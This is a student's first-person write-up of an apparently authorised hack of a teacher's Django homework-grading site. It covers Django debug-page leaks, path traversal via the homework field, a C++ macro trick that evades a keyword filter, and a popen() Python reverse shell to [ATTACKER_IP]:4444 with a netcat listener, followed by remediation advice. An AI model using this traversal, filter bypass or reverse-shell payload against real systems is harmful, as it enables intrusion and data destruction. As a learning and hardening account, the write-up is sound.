
I was never a good student. I didn't like doing something just because I was told to — I needed to understand why, and if it didn't tickle that part of my brain, it was all for nothing. That's how I discovered hacking.
It was a night like any other when I stumbled across David Bombal and NetworkChuck's videos, and I thought — this HackTheBox thing seems interesting. I spent about three months just running nmap and larping with it, going nowhere. Then came a challenge.
Since I was far from a straight-A student and had a bit of a rebellious streak, I walked up to my teacher and said: "Hey, can I try to hack your site?" He said sure — and if I pulled it off, I'd get full marks. I looped in my classmate Tamás, who actually knew C++ — unlike me — and we started poking at it together.
That's basically how I got away with never properly learning C++. (I'm paying for that in university now, but there's light at the end of the tunnel.)
Getting into the technicalities
The Target
The site was a homework submission platform my teacher had built himself — a Django app running on a Raspberry Pi in his home, exposed to the internet via a hopto.org dynamic DNS address. Students would log in, upload their .cpp files, and the server would compile and run them, returning a grade.
The whole attack surface, in hindsight, was generous.
Step 1: Reconnaissance — F12 and a Revealing JS File
The first useful thing I found wasn't a CVE. It was just the browser dev tools.

Opening the site and hitting F12, I dug into the bundled JavaScript — a minified file called index.3915fb51.js. This made it possible for me to edit the due date of homeworks, with local overrides.
Step 2: Debug Mode Was Left On
While poking at the upload endpoint, I triggered a server error — and instead of a generic 500 page, Django handed me its debug page.
If you've ever developed a Django app, you know this page. It's a beautiful, detailed error report meant for development: full stack traces, local variable values at every frame, the exact source code line that failed, and — crucially — the contents of POST requests, including tokens and usernames.

Debug mode should never be on in production. It's one of the most basic Django security settings (DEBUG = False in settings.py), but it's an easy thing to forget when you deploy straight from your dev environment.
From the debug pages I was leaking, I could see the server-side code structure, file paths, and even valid auth tokens from other users' requests. This gave me a clear picture of the whole backend.
This was just the beginning, so I said why not go and try to learn more about file upload vulnerabilities. This led to me editing random stuff in the upload request.
Step 3: Path Traversal in the Homework Number Field
The file upload endpoint accepted a homework parameter — a number indicating which assignment you were submitting. The server used this to construct the file storage path:
path = "/home/pi/[REDACTED]/tmp/" + class_name + class_profile + "/" + username + "/" + str(homework)No sanitization. No validation that the homework number was actually a number.
So what happens if you submit ../../../../ as the homework number?
You get path traversal. The server blindly concatenates your input into the path, and ../ sequences walk up the directory tree. With the right number of ../, you can point the path at arbitrary locations on the filesystem — including directories you shouldn't have access to.
The patch that followed was, charitably, minimal:
if "/" in str(homework) or "/" in file_name or last_characters != ".cpp":
    grade = 2
    note = "incorrect upload method"
Checking for / in the input. It works, but it's not exactly robust input validation — more of a "we know exactly what you did and we're blocking that specific thing."
The Christmas Incident
Before it was patched, the path traversal had a consequence I didn't fully anticipate.
The upload endpoint didn't just write files to the constructed path — it also cleared the directory first. So when the path resolved to something far up the directory tree, it deleted whatever was there.
At some point around Christmas, a poorly aimed traversal pointed at the application's main folder. The app deleted itself.

The site went down. The teacher had to restore it from scratch over the holidays. He was… understanding about it, to his credit. The fix went in shortly after.
It's a good illustration of why path traversal isn't just an information disclosure issue — depending on what the application does with the path, it can mean data destruction or denial of service. The "vulnerability" on paper sounds like "ooh you can read files," but the actual impact here was taking down the whole service.
The CVE Rabbit Hole (and Why It Led Nowhere)
Before I found any of the real vulnerabilities, I went through what I can only describe as the "skid phase."
Nessus kept flagging phpMyAdmin vulnerabilities on the server — including CVE-2019–11768, a critical SQL injection in phpMyAdmin's Designer feature where a specially crafted database name could trigger an injection attack. CVSS score 9.8. Sounds devastating.
I got excited. I found a Medium article written by the person who discovered the CVE. Found them on Discord. Actually talked to them about it.
What I learned from that conversation was something no tutorial tells you upfront: a CVE is a description of a vulnerability, not a skeleton key. The fact that a version number matches doesn't mean the specific feature is enabled, accessible, or reachable from your position. CVE-2019–11768 requires access to phpMyAdmin's Designer feature — which wasn't exposed to students on the homework site at all.
I'd been doing what a lot of beginners do: running Nessus, getting a list of CVE numbers, running those CVE numbers through searchsploit and Metasploit, and hoping something connected. It almost never does. The version might match but the configuration doesn't. Or the service is behind auth. Or the exploit just doesn't work against this particular setup.
I had the debug mode since October and path traversal since December but still, I've spent months barking up the wrong tree with CVEs and exploit databases, and only in March did I think to actually read the source code the debug page had been handing me the whole time.
Step 4: Using our "backtracking" we decided to take a step back, and examine what we have.
Each time I triggered an error on the upload endpoint, Django's debug page would show the full stack trace — including the relevant lines of uploadfile/views.py at each frame. By triggering errors at different points in the request (missing fields, bad tokens, malformed data), I could get the debug page to reveal progressively more of the file. Eventually I had most of the upload handler:

So the reconstructed code looked like this:
@csrf_exempt
def index(request):
    if request.method == 'POST':
        try:
            token = str(request.POST['token'])
            user = request.POST['user']
            homework = request.POST['homework']
        except:
            json_data = json.loads(request.body)
            token = json_data['token']
            user = json_data['user']
            homework = json_data['homework']
        if db_functions.checktoken(user, token):
            if request.FILES['myfile']:
                myfile = request.FILES['myfile']
                realname, class_name, class_profile, token, username = db_functions.getinfo(user)
                path = "/home/pi/[REDACTED]/tmp/" + class_name + class_profile + "/" + username + "/" + str(homework)
                try:
                    os.makedirs(path)
                except:
                    for root, dirs, files in os.walk(path):
                        for file in files:
                            os.remove(path + "/" + file)
Two things jump out immediately reading this:
First, str(homework) is concatenated directly into the path with zero sanitization. Second — and this is what caused the Christmas incident later — when the directory already exists, the code deletes every file inside it before saving the new upload. Both of those facts came directly from reading the leaked source.
This is what made the debug mode leak so damaging. It wasn't just metadata — it was the blueprint.
Step 5: The Macro Bypass — Getting Code Execution
While Tamás was looking at the C++ angle, I noticed the content filter was just doing substring matching on the source text. I figured if the string 'system' never literally appears in the file, the check can't catch it — which led to the token pasting trick
The server compiled and ran your submitted C++ files. Naturally, there was a content check to prevent malicious code:
def check_system_libraries(filename):
    if 'system' in open(filename).read() or 'proc' in open(filename).read() or 'exec' in open(filename).read():
        return True
    return False
If your file contained the strings system, proc, or exec, it would be rejected. Simple enough.
Except — this check runs on the source code text. It doesn't understand C++. It's just looking for substrings.
C++ has a preprocessor that runs before compilation, and it has a feature called token pasting (##). The ## operator concatenates tokens during macro expansion. So:
#define sister(sy ## s ## tem)This defines a macro called sister that, when called, expands to system. The string system never appears literally in the source file — only the fragments sy, s, and tem do. The content check sees nothing suspicious. The compiler assembles it into a real system() call.
Step 6: Getting a Reverse Shell via popen()
Tamás pointed out that popen() does essentially the same job as system() for our purposes — and crucially, it wasn't on the blocklist at all. No macro tricks needed.
A reverse shell works like this: instead of the attacker connecting to the victim (which a firewall would block), the victim's machine initiates an outbound connection back to the attacker. Outbound connections are usually permitted, so this bypasses most firewalls.
The payload used popen() — a C function that creates a pipe between your process and a shell command — to run a Python one-liner that connected back to a listening netcat session:
#include <cstdio>

int main() {
    FILE* pipe = popen("python3 -c 'import os,pty,socket;"
        "s=socket.socket();s.connect((\"[ATTACKER_IP]\",4444));"
        "[os.dup2(s.fileno(),f) for f in (0,1,2)];pty.spawn(\"/sh\")'", "r");
    if (!pipe) { return 1; }
    pclose(pipe);
    return 0;
}
With a netcat listener running on my machine (nc -lvnp 4444), I submitted the file through Burp Suite — and got a shell prompt on the Raspberry Pi.
roland@kali:~$ staring at /home/pi.
What Could Have Prevented This
The teacher actually asked this, so it's worth thinking through seriously.
1. Turn off debug mode. This is table stakes. DEBUG = False in production. It would have prevented the information leakage that made everything else easier.
2. Proper input validation for the path. Don't construct filesystem paths from user input at all if you can help it. If you must, use os.path.realpath() to resolve the final path and verify it starts with the expected base directory.
3. The content filter needed to understand the language, not just scan for strings. A string-match filter on source code is always bypassable — preprocessors, encoding, obfuscation. Real solutions here are:
- Sandbox execution: run submitted files in an isolated VM or container with no network access. The code can do whatever it wants; it can't reach the outside world.
- Static analysis tools that actually parse the AST rather than scanning strings.
- Ban macros entirely for submissions —
#defineisn't needed for homework assignments and eliminates the whole category of preprocessor tricks. - Block
popen()alongsidesystem()and theexecfamily.
The simplest real fix is a proper sandbox. Services like OPSWAT's API exist for this, though they're rate-limited or paid. A local solution — a stripped-down VM or Docker container with no network access — is more work but significantly reduces risk.
What I Learned
The technical stuff was fun. But the bigger lesson was that most vulnerabilities aren't exotic. Debug mode left on. Path constructed from untrusted input. Content filter that doesn't understand what it's filtering.
None of these required a zero-day. They required reading the code, understanding what it was trying to do, and finding the gap between intention and implementation.
So at the end of the day I still had to learn a little bit of C++.
All vulnerabilities described here have been patched. This was done with the teacher's full knowledge and permission, in the spirit of a learning exercise. If you're a student thinking of trying something similar: ask first, like I did, and don't forget to be cocky about it, else it might not hurt your ego enough if you fail.